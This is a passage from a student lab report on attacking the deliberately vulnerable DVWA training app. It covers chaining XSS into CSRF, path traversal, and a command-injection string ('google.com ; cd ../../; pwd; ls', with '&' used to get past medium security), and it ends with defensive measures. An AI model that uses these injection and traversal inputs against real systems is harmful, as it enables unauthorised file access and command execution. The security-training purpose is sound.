
Medium security only added referer check in CSRF page. It checks if request originated from the localhost, so the same attack as on low security works if we use Chain Vulnerability: use XSS vulnerability and make user visit our contamineted page from the same website.

# Path Traversal (PT)

A PT[[3]](#footnote-3) attack aims to access files and directories that are stored outside the web root folder. By manipulating variables that reference files with “dot-dot-slash (../)” sequences and its variations or by using absolute file paths, it may be possible to access arbitrary files and directories stored on file system including application source code or configuration and critical system files. It should be noted that access to files is limited by system operational access control (such as in the case of locked or in-use files on the Microsoft Windows operating system). (Owasp, 2015)

First, in order to learn which files are on the server we use Command Execution page. We go back two folders, print out the current working directory and list the files in that directory. Following statement was used: google.com ; cd ../../; pwd; ls.

Figure 4‑1 Files




Once the files have been displayed, thye can be accesed ../../filename.extensionin the URL.

Figure 4‑2 Page accessed after files were made public



On medium security we needed to replace the semicolon with one ampersand (&) in order to inject the commands we wanted.

Figure 4‑3 Medium security pt



# Conclusions

The learned hacking techniques provided a great insight into the vulnerabilities of the websites and the process of hacking the website. The DVWA on high security and course documents demonstrated proper "defense" against the types of attacks mentioned in the report and common mistakes. More specifically, here are main defense mechanisms for each of the attacks:

• SQL Injection — input type checking, encoding of inputs, positive pattern matching, query parameterization, identification of all input sources. Since all these prevention techniques are prone to human error, there are a lot of different tools that would facilitate the task of protecting the website.

• XSS — input sanitation, output filtering, use of third party firewall application.

• CSRF — use a pseudorandom value that is independent of a user’s account in all the forms.

• PT — input validation, file access restriction through privilege.

# References

Elias Athanasopoulos, A. K. (2010). *Hunting Cross-Site Scripting Attacks in the Network*. Von http://w2spconf.com/2010/papers/p12.pdf abgerufen

Owasp. (2015). *Path Traversal*. Von Owasp: https://www.owasp.org/index.php/Path\_Traversal abgerufen

Owasp. (2016). *Cross-Site Request Forgery* . Von Owasp: https://www.owasp.org/index.php/Cross-Site\_Request\_Forgery\_(CSRF)\_Prevention\_Cheat\_Sheet abgerufen

SecuriTeam.com. (2002, May). *SQL Injection Walkthrough*. Retrieved from SecuriTeam.com: http://www.securiteam.com/securityreviews/5DP0N1P76E.html

1. XSS = Cross Site Scripting [↑](#footnote-ref-1)
2. CSRF = Cross-Site Request Forgery [↑](#footnote-ref-2)
3. PT = Path traversal [↑](#footnote-ref-3)